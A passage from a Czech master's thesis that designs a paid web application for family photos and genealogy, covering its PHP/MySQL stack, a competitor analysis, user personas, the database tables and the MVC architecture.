Kromě HTTP protokolu (používáno například při komunikaci s prohlížečem uživatele) Apache podporuje také FTP protokol pro nahrávání/stahování souborů, SMTP protokol pro přijímání/odesílání elektronické pošty, a také službu DNS pro správné přiřazování domén k IP adresám. Pro komunikaci obecně používá TCP/IP protokol, což je seznam definic jakým způsobem, a v jakém tvaru, mezi sebou mají server a klient komunikovat. (6)(16)

Ve výchozím stavu program sleduje příchozí požadavky, a kontroluje IP adresy v hlavičkách těchto požadavků na shodu s IP adresami v konfiguračním souboru. Pokud dojde ke shodě, program projde celou hlavičku, a podle jejího obsahu činí další kroky. (16)

### 1.3.2 PHP

Programovací jazyk, na kterém bude postavena většina funkcí Aplikace. Jde o univerzální jazyk, a ačkoliv není součástí operačních systémů, lze jeho podporu dodatečně nainstalovat, a začít ho používat. Je sice primárně využíván na serverech, ale lze ho použít i v příkazovém řádku - například pro spouštění pravidelných jednorázových funkcí (např. funkce pro sběr statistik, která je pak naformátuje a uloží do databáze), a lze v tomto jazyce také psát aplikace určené přímo pro spuštění v systému (pro tento účel však existují lepší jazyky). (6)(17)

Jak jsem již uvedl, primárně je jazyk využíván v serverovém prostředí, protože jeho výstupem je ve výchozím stavu HTML (XML) kód, který představím na konci kapitoly.



Prohlížeč klienta nedokáže zobrazit a upravit obsah PHP souborů (pokud je server správně nastaven), takže důležité funkce aplikace napsané v tomto jazyce jsou v bezpečí. (9)

Skripty v PHP lze psát jak procedurálně (funkce navazující na další funkce), tak i objektivě (logická atomizace kódu, modularita, dědění vlastností a snadnější rozšíření). V dnešní době je preferován právě objektový způsob, na kterém jsou postaveny různé nástavby, tzv. frameworks, což není nic jiného, než mnoho na sebe navazujících objektů a funkcí, které společně řeší triviální úlohy, a kterých řešení autor vznikající aplikace nemusí znovu a znovu vytvářet. (9)(17)

Následující ukázka kódu představuje jednoduchou funkci, která násobí dva čísla, a vrací výsledek násobení. Ten je pak pomocí echo příkazu vypsán na obrazovku.

```
1 <?php
2     function vynasob($prvniCinitel, $druhyCinitel) {
3         $soucin = $prvniCinitel * $druhyCinitel;
4         return $soucin;
5     }
6     echo vynasob(2, 2);
7 ?>
```

**Obrázek 4: Násobící funkce napsaná v jazyce PHP.** (Zdroj: vlastní zpracování)

PHP podporuje také mnoho druhů databázových systémů, jako je například MySQL, který popíšu dále. (17)

### 1.3.3 MySQL a databáze obecně


Jeden z mnoha dnes používaných databázových systémů používající jazyk SQL. Zajišťuje komunikaci mezi databází a klientem. Klientem je ve smyslu této práce myšlen koncový uživatel Aplikace, která mu dělá prostředníka, a datový tok upravuje do požadované podoby. MySQL zajišťuje pomocí SQL dotazu získání správných dat, jejich případnou úpravu přímo v databázi, a také poskytuje jejich zabezpečení. (6)

```
1 SELECT jmeno FROM mesta WHERE psc = '60200';
```

**Obrázek 5: SQL dotaz vracející hodnotu "Brno".** (Zdroj: vlastní zpracování)

MySQL je postaveno na tzv. relační databázi, která ukládá data do tabulek. Tyto tabulky jsou jasně strukturovány, a mohou být na sebe různě navázány (proto se databáze nazývá relační). V relačních databázích existují tři druhy vazeb: (18)

1. 1:1 - Jeden unikátní záznam v tabulce A může být navázán na přesně jeden unikátní záznam v tabulce B, např. každý uživatel se přihlašuje do Aplikace jednou e-mailovou adresou.
2. 1:N - Jeden unikátní záznam v tabulce A může být navázán na více záznamů v tabulce B, např. na jednom místě může být pořízeno více fotografií, ale každá taková fotografie byla pořízena na jednom místě.
3. M:N - Jeden či více záznamů v tabulce A může být navázáno na jeden či více záznamů v tabulce B, např. album obsahuje mnoho fotografií, ale každá fotografie může být zahrnuta do několika alb najednou. (18)



**Obrázek 6: Databázové tabulky se znázorněnými relacemi.** (Zdroj: vlastní zpracování)

Každý záznam v tabulce obsahuje unikátní primární klíč, který může být buď jednoduchý (např. rodné číslo), nebo složený (např. čas pořízení fotografie, místo a jméno autora). Pokud se takový klíč nachází mimo svou původní tabulku, nazývá se cizím klíčem, a slouží právě pro definování vazby mezi dvěma záznamy v tabulkách. (18)

Nástroj jako MySQL nabízí možnost jednoduše definovat omezení podle nastavených vazeb. Jako příklad uvedu fotografii a jejího autora v Aplikaci. Existuje mezi nimi vazba 1:N (jeden uživatel může vložit několik fotografií, ale každá má pouze jednoho autora), a pokud dojde ke smazání jedné z fotografií (a za předpokladu, že fotografie nemá žádné další vazby), nic katastrofického se nestane, a fotografie jednoduše zmizí z výpisu. Ovšem v případě, že dojde ke smazání autora, zůstaly by v databázi záznamy (a na serveru soubory), které nemají žádnou vazbu, a které by mohly způsobovat chybu. V případě odeslání

příkazu pro odstranění záznamu autora lze definovat například následné smazání všech jeho fotografií, nebo odstranění zabránit, a vypsát důvod proč k němu nedošlo. (6)

Jak se obsah databáze vytváří a používá, popíši na příkladu Aplikace ve Vlastním návrhu řešení.

### 1.3.4 JavaScript

Programovací jazyk nejčastěji používán pro manipulaci obsahu vykresleného prohlížečem, z čehož vyplývá, že všechny výpočty probíhají na straně klienta. Pomocí toho jazyka lze statický obsah přeměnit na interaktivní, a uživateli tak usnadnit používání. Kromě čistě vizuálních vylepšení, lze díky JavaScriptu například odeslat dotaz na server, a odpověď ze serveru pak v reálném čase vložit do právě prohlíženého dokumentu, aniž by bylo nutné ho znovu celý načíst. (7)

```
1 const vynasob = (prvniCinitel, druhyCinitel) => {  
2     const nasobek = prvniCinitel * druhyCinitel;  
3     return nasobek;  
4 }  
5 alert(vynasob(2, 2));
```

**Obrázek 7: Násobící funkce napsaná v jazyce JavaScript.** (Zdroj: vlastní zpracování)

Jazyk dokáže "odposlouchávat" co se děje v prohlížeči, a reagovat na události podle toho, jaké funkce programátor nadefinoval. A podobně jako většina moderních jazyků, i tento podporuje objektivní programování. (7)

Hitem poslední doby jsou frameworky založené právě na JavaScriptu, které excelují svou modularitou, rychlostí, rozšiřitelností a podporou - aplikace na nich postavené lze zobrazit ve všech prohlížečích, na všech zařízeních. (7)

Faktem je, že JavaScript je dnes nedílnou součástí všech webových služeb, a ve své vývojářské profesi delší dobu sleduji zvětšující se závislost právě na tomto jazyce. Některé požadavky na funkce jsou bez implementace JavaScriptu neuvěřitelně náročné, nebo úplně neřešitelné.

### 1.3.5 HTML

Značkovací jazyk používaný pro definici zobrazení uživatelského rozhraní. Obsah stránky je strukturován do bloků, které mohou být také zanořené. Dnešní prohlížeče napříč platformami vykreslují některé bloky trochu odlišně, nicméně chování obecně dodržuje pravidla definována konsorciem W3C. (19)(20)

```
1 <article>
2   <h2>Příklad HTML obsahu</h2>
3   <p>Takto je označen blok pro odstavec textu. Předchozí blok
   • označuje obecný nadpis. HTML umožňuje i zanořování bloků, <a
   • href="http://www.vutbr.cz">tato část představuje odkaz</a>.</p>
4 </article>
```

**Obrázek 8: Blok zanořeného HTML kódu.** (Zdroj: vlastní zpracování)

Z počátku byl používán i pro úpravu stylu písma, barev, a další vizuální efekty, ale postupem času se od této praxe upustilo z důvodu lepší přehlednosti, a HTML dnes slouží čistě pro definování struktury dokumentu. Vizuální úpravy se dnes provádějí skoro výhradně pomocí CSS, případně JavaScriptem generovaného CSS. (19)(20)

### 1.3.6 CSS

Jazyk definující vzhled bloků HTML dokumentu. Díky němu lze vytvářet uživatelsky přívětivé webové aplikace, a podobně jako HTML jsou jeho pravidla (až na některé výjimky) respektována ve všech moderních prohlížečích, a autor zdrojového kódu nemusí psát pro každý prohlížeč specifický soubor pravidel. (19)(21)

```
1 h2 {
2   font-size: 12px;
3   color: red;
4 }
```

**Obrázek 9: CSS pravidla aplikovaná na nadpis.** (Zdroj: vlastní zpracování)

## **2 ANALÝZA SOUČASNÉHO STAVU**

Typickou analýzu současného stavu v případě této diplomové práce nelze provést, protože projekt jako takový nemá za cíl nahradit již existující řešení, nýbrž přinést uživatelům řešení nové. Z tohoto důvodu je třeba odpovědět na tři skupiny zásadních otázek:

1. Je o navrhovanou službu vůbec zájem? Jaký finanční obnos jsou zákazníci ochotní za službu utratit? Budou tyto poplatky stačit pro pokrytí veškerého chodu služby?
2. Existuje na trhu konkurenční služba? Jak moc je existující služba podobná nově navrhované? Jakou přidanou hodnotu bude nová služba uživatelům přinášet oproti konkurenci?
3. Kdo jsou potenciální uživatelé vytvářené služby? Co je motivuje k používání této služby? Jaký problém se snaží s pomocí nové služby vyřešit?

### **2.1 Průzkum trhu**

Dříve než se někdo pustí do realizace nového produktu nebo služby, je praktické provést průzkum trhu, na který se chce zaměřit. Lze takto získat zásadní informace, které pomohou při důležitých rozhodnutích v životním cyklu projektu (nebo pokud se do něj vůbec pouštět). Pro záměry této diplomové práce jsem se rozhodl využít on-line dotazníku, který je v této fázi (pro získání základního přehledu) dostačující. Dotazník jsem vypustil do sítě svých známých, kteří ho takto šířili dále.

### **2.2 Parametry Služby**

Abych jasně mohl určit případné konkurenční služby, musím nejdříve vymezit šířku a hloubku nové služby.

#### **2.2.1 Jakou konkrétní přidanou hodnotu služba nabídne?**

Primární nabízená služba je možnost nahrát vlastní fotografie na úložiště o maximální velikosti určené podle výše jejich měsíční platby a také podle dostupného diskového

prostoru poskytovatele. Služba primárně neslouží jako archiv fotografického materiálu, a to zejména ze dvou důvodů:

1. Se stále rostoucí kvalitou (a velikostí) fotografií by úložný prostor musel být několikanásobně větší, což by se negativně projevilo na ceně Služby.
2. V případě výpadku Služby, nebo při ztrátě dat by zákazníci mohli požadovat kompenzaci, což by se negativně projevilo na finančním zdraví Služby.

Služba tedy nebude primárně prezentována jako archivní. U nahraných fotografií dojde ke kompresi, která v některých případech může mít za následek ztrátu kvality. Tento fakt je však pro drtivou většinu typových uživatelů přijatelný, neboť tímto dojde ke zrychlení načítání prohlížených fotografií, a tedy i k rychlejšímu uspokojení zákaznických potřeb.

Po vložení fotografie bude mít zákazník možnost fotografie prohlížet, a organizovat podle potřeby do složek (alb). Nahrávání a prohlížení fotografií jsou tedy hlavními přidanými hodnotami služby.

Veškerá zodpovědnost za nahraný fotografický materiál připadne uživateli. Při nahrávání vždy musí potvrdit fakt, že na jejich šíření má právo, a osoby na fotografiích vyobrazené jsou o jeho konání plně informované. Pokud tak ještě neučinil, bude mít možnost tyto osoby informovat prostřednictvím e-mailu, ve kterém bude nabídnuto vytvoření nového uživatelského účtu, který bude umožňovat prohlížení fotografií, na kterých je tato osoba označena. Takto označená osoba také bude mít možnost požádat o smazání fotografie z důvodu ochrany soukromí.

### **2.2.2 Čím dalším se služba vyznačuje?**

Rodinné fotografie z principu zachycují rodinné příslušníky, takže další službou bude databáze členů rodiny, ze které se bude s rostoucím množstvím dat automaticky tvořit rodokmen. Na fotografii bude možnost osobu označit, a tím se fotografie přidá do speciální sbírky tvořené pouze fotografiemi dané osoby.

System sám pozná, že je na fotografii zachycena lidská tvář, a nabídne uživateli její označení. Čím více tváří si systém bude moci spojit se jménem, tím lépe bude tváře

poznávat, a nabízet tak relevantní jména. Rozpoznávání tváří bude fungovat na principu strojového učení.

Hodnota informace dané kategorie roste společně s kvantitou informací dané kategorie, a od určitého množství informací lze tvořit užitečné statistiky. Uživatelé proto budou nabádáni, aby vyplnili maximum informací o osobách označených na fotografiích. Nejen že pak budou tyto osoby lépe dohledatelné, ale díky statistikám se mohou dozvědět například nejvíce vyskytující se jméno v rodině, barvu vlasů, nebo třeba průměrný dožitý věk, či nejčastější příčinu úmrtí. Uživatel tak získá omezený vhled do svého genetického složení, a může s určitou přesností předpokládat některé genetické dispozice.

Služba sice bude placená, ale uživatel tím získá absolutní kontrolu nad daty, která bude do služby posílat. Své členství bude moci kdykoliv zrušit, do té doby nahraná data stáhnout zpět na svůj přístroj, a smazat.

## **2.3 Konkurence a alternativy**

Dovolím si tvrdit, že přímá konkurence mnou navrhované služby neexistuje, respektive na současném trhu neexistuje žádná služba, která by nabízela všechny výše uvedené funkce. Nicméně existují více či méně známé (populární) služby, které se alespoň částečně překrývají a/nebo nabízejí jinou přidanou hodnotu. Pro tuto analýzu jsem vybral tři nejsilnější služby, a ve zkratce popíšu čím jsou mnou navrhované službě podobné, v čem jsou lepší, a také jaké výhody by nabízela má služba.

### **2.3.1 Facebook (a další sociální sítě)**

Tuto službu používá, nebo o ní alespoň slyšela většina současných obyvatel naší planety. Bezplatně umožňuje vytvořit svůj on-line profil, a spojit se tak se stovkami milionů lidí z celého světa.

#### ***Podobnost s navrhovanou službou:***

- Mnou navrhovaná služba bude obsahovat prvky sociální sítě, nicméně dosah takové sítě bude pouze v rámci rodinných vztahů.

- Obě služby umožňují komunikaci mezi svými členy.
- Facebook dovoluje nahrávat fotografický obsah, označovat zachycené osoby, a učí se poznávat tváře.

***Výhody Facebooku:***

- Obrovská popularita a rozšířenost po celém světě. Uživatelé musí mít silnou pobídku proto, aby začali používat jinou službu.

***Nevýhody Facebooku:***

- Uživatel nahráním vlastního obsahu ztrácí veškerá práva, a obsah se tak de facto stává majetkem Facebooku, a služba s ním může manipulovat dle libosti.
- Díky velké popularitě se Facebook stává často terčem úniku dat.
- Původně komunikačně zaměřená služba na sebe postupem času začala nabalovat další funkce, které zpomalují, nebo jinak znepríjemňují používání.
- Získané informace nabízí reklamním agenturám, které pak nabízejí lépe cílenou reklamu. (Facebook je tak "zpoplatněn" ztrátou soukromí, a zveřejněním svého osobního života)
- Na webových stránkách a aplikacích zobrazuje uživatelům reklamy, a nenabízí možnost předplatného, které by umožňovalo jejich skrytí.

### **2.3.2 MyHeritage**

Nejpopulárnější služba pro tvorbu a správu rodokmene.

***Podobnost s navrhovanou službou:***

- Obě služby umožňují komunikaci mezi svými členy.
- MyHeritage dovoluje nahrávat fotografický obsah a označovat osoby.
- U osob v rodokmenu umožňuje vyplnit základní informace.

***Výhody MyHeritage:***



- Populární, zaběhnutá služba.
- Nabízí extra služby jako například vyhledávání v historických záznamech a mapování DNA.

***Nevýhody MyHeritage:***

- Možnosti přidání informací o osobách jsou velmi omezené, z dat nelze tvořit statistiky.
- Webové stránky nejsou uživatelsky přívětivé, například osoby se slabým zrakem mohou mít problém s používáním.

### **2.3.3 Flickr (a jemu podobné úložiště fotografií)**

Jako hlavní tvář této kategorie jsem si vybral službu Flickr, která nabízí ze všech podobných služeb pravděpodobně nejvíce. Primárně určeno jako úložiště fotografií, Flickr nabízí další omezené nástroje.

***Podobnost s navrhovanou službou:***

- Flickr obsahuje prvky sociální sítě, pod tímto ohledem je svou filosofií velice blízko mé službě.
- Jakožto úložiště fotografií umožňuje nahrávání fotografií, a v omezené míře označování osob (vysvětleno v nevýhodách).

***Výhody Flickru:***

- Majitelem je americký gigant Yahoo, takže má velice dobré hardware zázemí a celé týmy expertů na programování, síť a bezpečnost.
- Velice příjemné uživatelské rozhraní, plus použitelná aplikace jak na iOS, tak Android systém.
- Bohaté API pro použití v ostatních aplikacích.

***Nevýhody Flickru:***

- Označit lze pouze osoby figurující na Flickr, nebo dalších službách spadajících pod firmu Yahoo.
- Informace o označené osobě pouze v rozsahu toho, co sama poskytla.
- Pokud své fotografie neoznačíte jako soukromé, jsou volně dohledatelné.

## **2.4 Uživatelské persony**

S několika lidmi jsem se dokonce setkal osobně, a plánovaný projekt jsme probírali více do hloubky. Tyto osoby jsem si vytipoval jakožto typické potenciální uživatele, a díky tomu, že mi dali nahlédnout do jejich potřeb a způsobu myšlení, jsem získal neocenitelné, organické informace, které žádný dotazník neumožní získat. Z doposud získaných informací jsem vytvořil tři modelové uživatele (jména a fotografie jsou fiktivní).

### **2.4.1 Adéla, 82 let**

Paní Adéla je už dlouho v zaslouženém důchodu. Má tři děti, pět vnuků a dva pravnučky. Od vnuků dostala tablet, aby mohla se všemi lépe komunikovat. Na velkém displayi tabletu si nejraději prohlíží fotografie své rozsáhlé rodiny. Zdraví už jí neslouží tolik, aby mohla všechny chvíle prožívat s nimi, a také už bohužel zapomíná některé tváře a situace zachycené na fotografiích. Proto uvítá, když každá fotografie bude obsahovat alespoň jména osob, které by pomohly osvěžit její paměť.

### **2.4.2 Josef, 54 let**

Panu Josefovi už do důchodu chybí jen pár let, a pomalu se dostává do fáze, kdy vzpomíná na své zážitky, a přemýšlí nad tím, co všechno za svůj život dokázal. Má velkou sbírku rodinných fotografií, a dokud mu ještě slouží paměť, rád by si ve volném čase důležité fotografie někam nahrál, a přiřadil k nim důležité informace pro další generace.

### **2.4.3 Anna, 26 let**

Paní Anně se zanedlouho narodí druhý potomek, a ráda by o své rodině zanechala co nejvíce informací. Rodiče paní Anny totiž oba zemřeli, když byla v útlém věku, a o svých předcích nebyla schopná zjistit mnoho relevantních informací. Aby její děti, vnuci a snad i další generace nevyrůstaly bez vědomostí o tom, jací lidé jejich předci byli, chce aktivně spravovat a uchovávat relevantní informace o rozrůstající se rodině.

Paní Anna se také snaží chránit soukromí své rodiny na internetu, proto chce mít možnost všechny poskytnuté informace kdykoliv stáhnout a smazat.

## **2.5 Analýza person**

Pro splnění očekávání paní Adély bude muset být systém maximálně uživatelsky přívětivý, a je třeba mít na paměti přístupnost pro starší osoby a osoby se zhoršeným zrakem.

Požadavky pana Josefa a paní Anny jsou prakticky identické. Můžu předpokládat, že technologická gramotnost pana Josefa nebude na stejné úrovni, jako u paní Anny, takže většina funkcí by měla být zjednodušena natolik, aby k jejich naučení stačilo pouze pár minut.

Paní Anna dříve nebo později využije všechny nabízené funkce, a dalším mým předpokladem je, že bude za službu ochotná zaplatit nejvíce peněz v případě, že bude služba splňovat nastavené kritéria.

## **2.6 Shrnutí analýzy současného stavu**

Pomocí dotazníku jsem získal hrubou představu o tom, jak by měl být mnou navrhovaný systém koncipován. Tuto představu jsem rozšířil díky osobním schůzkám, na kterých jsem šel do hloubky přemýšlení potenciálního uživatele služby. Tyto dvě činnosti jsem doplnil analýzou konkurence, podle které na trhu zatím neexistuje plnohodnotná alternativa, a všichni konkurenti mají své výhody a nevýhody.

### **3 VLASTNÍ NÁVRH ŘEŠENÍ**

V této části diplomové práce uvedu, jak jsem při tvorbě Aplikace postupoval, popíšu její důležité části a také to, jak funguje. Zmíním se o tom, jaké nástroje jsem použil, jak jsem postupoval při návrhu grafického rozhraní Aplikace, jaké funkce mám v plánu do budoucna, a na závěr finančně zhodnotím celý projekt i s předpokládaným budoucím vývojem.

#### **3.1 Přípravné práce**

Než popíšu jak jsem při tvorbě Aplikace postupoval, musím nejdříve popsat nejen to, kde bude Aplikace spuštěna, ale také alespoň ve zkratce uvést, jaké vývojové nástroje jsem používal.

##### **3.1.1 Vývojové prostředí**

Operační systém Windows se sice v posledních několika letech začal více věnovat potřebám vývojářů, ale nejlepším operačním systémem pro tento druh práce jsou pořád Linuxové distribuce. Dovolují totiž lépe a jednodušeji rozšířit své knihovny, a každý vývojář si tak udělá takové prostředí, které nejvíce vyhovuje jeho cílům. Další výhodou Linuxu je nativní podpora některých funkcí, jako je například SSH, které jsem popisoval v Teoretických východiscích, a které stěžejní částí Aplikace. Vývoj v některých jazycích je na Linuxu naopak obtížnější, než na Windows, ale v tomto případě je pro PHP a další mnou využívané jazyky přirozenější použít první zmíněný systém.

Mnou zvolená Linuxová distribuce obsahuje ze začátku minimum knihoven, a musel jsem tak postupně nainstalovat serverový software Apache, podporu pro PHP, databázový systém MySQL společně s administračním rozhraním phpMyAdmin a také editor kódu, kterým je (trochu překvapivě) Visual Studio Code od firmy Microsoft, autorů "konkurenčních" Windows. To je totiž bezplatné, podporuje většinu používaných programovacích jazyků a má zabudovanou systémovou příkazovou řádku (konzoli).

Instalaci serveru zde nebudu popisovat, protože je jednoduchá, a stačí se řídit pokyny na

monitoru. Po instalaci na počítači vznikl adresář *var/www/html*, do kterého budou umístěny zdrojové soubory, a představuje diskový prostor serveru. Instalace dalších zmíněných komponent je dnes už rovněž jednoduchá, a každý krok je dobře popsán, takže uživatel ve většině případů nakonfiguruje své vývojové prostředí správně.

Pro práci s JavaScriptem a CSS jsem využil nástroj Gulp (dostupný z <https://gulpjs.com/>), který nabízí několik užitečných funkcí, jako je například minifikace souborů (ušetřím tak uživatelům stahovaná data), spojení více souborů do jednoho (méně požadavků na server) a nebo tzv. "prefixování" v CSS, kdy nástroj automaticky doplní pravidla specifická pro některé prohlížeče.

### 3.1.2 Databáze

Díky nainstalovanému administračnímu rozhraní phpMyAdmin nebudu muset operace nad databází provádět prostřednictvím příkazové řádky, ale můžu databázi jednoduše spravovat přímo v prohlížeči. Databáze je samozřejmě stěžejní část Aplikace, takže jsem si na návrhu její struktury dal extra záležet. Struktura entit (tabulek) databáze je v příloze č. 1, a ve Vlastním návrhu řešení uvedu pouze seznam entit, jejich popis a účel, který budou plnit.

Názvosloví jsem se rozhodl použít anglické, protože je pro mě přirozené, a dokážu v tomto jazyce lépe koncepčně přemýšlet. Klíčová slova programovacích jazyků jsou také v anglickém jazyce, takže minimálně v tomto směru bude zachována jednotnost. Víceslovné názvy v databázi budou oddělena podtržítkem ("\_") a tím se budou odlišovat od názvů proměnných přímo v kódu, ať už v PHP nebo JavaScriptu - ty budou psané stylem *camelCase*, kdy se jako oddělovač slov používá kapitálka u prvního písmena slova.

V Aplikaci budou figurovat tři "superentity", které tvoří absolutní minimum, bez kterého by systém nemohl fungovat ani v nejočesanějším stavu.

Tabulka	Entita	Popis
user	Uživatel	Základními informace o uživateli Aplikace.
tree	Rodokmen	Uživateli vytvořené rodokmeny.
image	Fotografie	Fotografie nahrané do Aplikace.

**Tabulka 1: Tabulka kritických entit Aplikace.** (Zdroj: Vlastní zpracování)

Zbylé tabulky a entity, které obsahují, nejsou životně důležité pro chod Aplikace, ale lze díky nim uchovávat další užitečná data nejen pro statistické účely, ale také například pro lepší bezpečnost.

Tabulka	Entita	Popis
person	Osoba	Virtuální člen navázán na uživatele.
album	Foto album	Sbírka fotografií z rodokmenu.
persmission	Povolení	Přístupnosti funkcí/částí Aplikace.
settings	Nastavení	Předvolby ukládané do databáze.
locale	Jazyk	Jazyk, měna, formátování čísel a další.
currency	Měna	Používaná v konkrétním jazyku.
account_type	Typ účtu	Výčet funkcí které typ účtu dovoluje.
pricing_plan	Platební možnosti	Druhy plateb za využívání Aplikace.
pricing_plan_price	Poplatky	Cena v bezměnových částkách.
service_agreement	VOP	Všeobecné obchodní podmínky Aplikace
gdpr_agreement	GDPR	Informace o nakládání s osobními údaji.
login_attempt	Přihlášení	Pokusy o přihlášení do Aplikace.
password_change	Změna hesla	Záznam o změně hesla.
password_email	E-mail o zm. hesla	Klíč pro změnu hesla odeslaný e-mailem.
user_suspension	Blokování uživatele	Dočasně odebraný přístup uživatelům.
person_face	Tváře osob	Výstřižky tváří osob z fotografií.
forbidden_email	Zakázaný e-mail	E-mail zamítnuté osoby.
invoice	Faktury	Závazky uživatelů vůči provozovateli.
payment	Příchozí platby	Výpis příchozích plateb bankovního účtu.
account_addon	Služby navíc	Příplatkové služby pro daný typ účtu.

**Tabulka 2: Tabulka sekundárních entit Aplikace.** (Zdroj: Vlastní zpracování)

Následující terciární tabulky jsou propojovací, tj. obsahují hlavně cizí klíče dvou jiných tabulek.

Tabulka	Popis
user_person	Provázání uživatele a osoby.
user_permission	Povolení přiřazená přímo uživateli.
user_service_agreement	Souhlas s VOP Aplikace.
user_gdpr_agreement	Potvrzení obeznámení se s GDPR.
image_person	Osoba označená na fotografii.
image_album	Zařazení fotografie do foto alba.
person_descendant	Propojení osob způsobem rodič-potomek.
account_type_permission	Povolení přiřazená typu účtu.
tree_admin	Administrátoři rodokmenu.

**Tabulka 3: Spojovací tabulky Aplikace.** (Zdroj: Vlastní zpracování)

## 3.2 Architektura Aplikace

Aplikaci jsem nestavěl na zelené louce, ale využil jsem svůj malý *framework* psaný v jazyce PHP, který funguje na logice MVC (Model-View-Controller). Na první verzi tohoto frameworku již několik let úspěšně funguje jeden můj starší projekt, a jelikož jsem ho od té doby díky novým znalostem a zkušenostem značně rozšířil, rozhodl jsem se ho využít i pro tento projekt.

### 3.2.1 Modely

Modely přebírají a obsahují data z Entit (tabulek) v databázi. Ne každá tabulka má svůj model, zvláště pokud se jedná pouze o propojovací tabulku. Modelové soubory obsahují pouze jednu třídu, na jejíž proměnné jsou namapovány hodnoty ze záznamu databáze. Některé také obsahují pomocné metody, které mám k dispozici pokaždé, když potřebuji manipulovat s obsaženými hodnotami.



### 3.2.2 Views (Pohledy)

Lze je také nazvat šablonami, ale obecně představují prezentační vrstvu Aplikace, ve které dochází k (definování) vykreslování poskytnutých dat. Pohledy jsem rozdělil podle sekcí a modulů, a snažil jsem se zachovat jednotné názvosloví - takže například pohledy mající na starost vykreslování seznamu fotografií i osob mají název *list.php*, ale existují v adresáři *image* respektive *person*.

### 3.2.3 Controllers (Řadiče)

Zpracovávач a prostředník informací mezi modelem a pohledem. Veškeré výpočty v Aplikaci se provádí v jednom z řadičů následujícím způsobem: metoda z databáze získá data, která uloží do modelu, a ten pošle jako proměnnou do pohledu. V Aplikaci existuje jeden hlavní řadič, který je dostupný globálně, a díky němu lze využívat některé nejpoužívanější funkce aniž by bylo nutné inicializovat další třídu.

### 3.2.4 Adresářová struktura

Modely, pohledy a řadiče jsou zařazeny do jednoho adresáře, jehož soubory jsou dostupné pouze ze serveru, na kterém běží. Nikdo se tedy nemůže bez patřičných oprávnění vzdáleně podívat na zdrojový kód Aplikace. Jediné, co může z tohoto adresáře vidět, jsou již vykreslené pohledy.

Druhý kořenový adresář již lze zobrazit vzdáleně, nicméně jeho obsah nelze upravit, a obsahuje pouze skripty a styly definující vzhled a chování rozhraní Aplikace. V těchto souborech nejsou uchovávány nebezpečné ani osobní údaje.

Uživatelské soubory jsou uchovávány ve třetím kořenovém adresáři, kterého obsah je znovu přístupný pouze ze serveru.

### 3.3 Externí knihovny a API

Některé části Aplikace využívají již hotová řešení, které bych buď nedokázal sám napsat v produkční kvalitě, nebo bych do jejich tvorby musel vložit zbytečně moc času. Pro transparentnost zde uvedu nejdůležitější z nich.

#### 3.3.1 jQuery a jQuery UI

Nadstavba JavaScriptu, která kdysi pomáhala sjednotit chování v různých prohlížečích, a ulehčit práci v tomto jazyce. Vývoj JavaScriptu šel ale rychle kupředu, a jeho implementace prohlížeči je dnes až na pár výjimek jednotná, takže při tvorbě nové aplikace již vlastně není nutný. V Aplikaci však figurují další knihovny, které jsou na jQuery závislé, a proto jej ještě musím používat. Dostupné z <https://jquery.com/>.

#### 3.3.2 Bootstrap

Rozsáhlá knihovna CSS a JavaScriptu, která obsahuje předpřipravené prvky uživatelského rozhraní, které splňují základní funkční a estetické parametry pro použitelnost. Jelikož Aplikace bude mít vlastně vytvořené rozhraní, z knihovny jsem převzal pouze JavaScriptovou část, například pro výběr data z kalendáře, drobné vyskakovací popisky a další. Dostupné z <https://getbootstrap.com/>.

#### 3.3.3 Quill

Textový editor v prohlížeči postavený na JavaScriptu, a využívající HTML značky pro formátování. Používaný všude tam, kde se hodí uživateli nabídnout formátování vloženého textu. Dostupný z <https://quilljs.com/>.

#### 3.3.4 Mapy.cz API

Uživatel díky této knihovně má možnost zadat místo buď přímo do textového pole, nebo ho vybrat na interaktivní mapě z dílny českého Seznamu. Knihovna podporuje i pokročilé

funkce, jako je například našeptávač. Dostupné z <https://api.mapy.cz/>.

### **3.3.5 Font Awesome**

Sbírka ikon pro zpestření uživatelského rozhraní, ale také pro ušetření místa, když je textové vysvětlení příliš dlouhé. Font Awesome nabízí ikony v různých formátech, pro Aplikaci jsem zvolil SVG verzi z důvodu lepší upravitelnosti. Dostupné z <https://fontawesome.com/>.

### **3.3.6 FaceApi.js**

Knihovna, kterou používám pro rozpoznávání tváří. Funguje na bázi modelů, díky kterým dokáže v reálném čase rozpoznat charakteristické body na lidské tváři, a s různou přesností určit, že se jedná právě o lidskou tvář. Dostupné z <https://github.com/justadudewhohacks/face-api.js>.

### **3.3.7 Select2**

Rozšíření výběrového formulářového prvku (select) nabízející například vyhledávání v možnostech nebo lepší orientaci při více vybraných možnostech. Tuto knihovnu nepoužívám na mobilních zařízeních, ty totiž výběrové formulářové prvky zpracovávají specifickým (a lepším) způsobem. Dostupné z <https://select2.org/>.

## **3.4 Definice typů uživatelů**

Aplikace je technicky velice komplexní, nicméně jádro jejího fungování je obecně jednoduché. Nejdříve tedy popíšu fungování Aplikace bez definování použitých modulů, databázových tabulek nebo funkcí.

### **3.4.1 Primární uživatelé**

Tímto termínem nazývám uživatele, kteří se do Aplikace registrovali, a aktivně přispívají do jejich rodokmenu, ať už vizuálním materiálem, nebo osobními informacemi. Kdybych

byl takovým uživatelem já, vytvořil bych rodokmen, a nazval ho jednoduše - "Macháč". Rodokmen sám o sobě neobsahuje příliš informací, a slouží spíše jako pomyslný základní kámen, na kterém se staví další obsah.

Podobně jako je tomu v reálném životě, rodokmeny Aplikace obsahují virtuální představitele reálných rodinných příslušníků - osoby. Uživatelé jsou tedy členy rodokmenu pouze přes vytvořené osoby, a v jednom rodokmenu mohou být samozřejmě zastoupeni pouze jednou osobou.

I v rodokmenu figurují dvě skupiny uživatelů: administrátoři a členové. Autor rodokmenu se automaticky stává administrátorem rodokmenu, a může tento status přidat jinému členovi. Obyčejní členové mají právo si rodokmen a jeho obsah prohlížet, ale pouze administrátoři mají právo přidávat nové osoby, vkládat fotografie, a označovat na nich osoby.

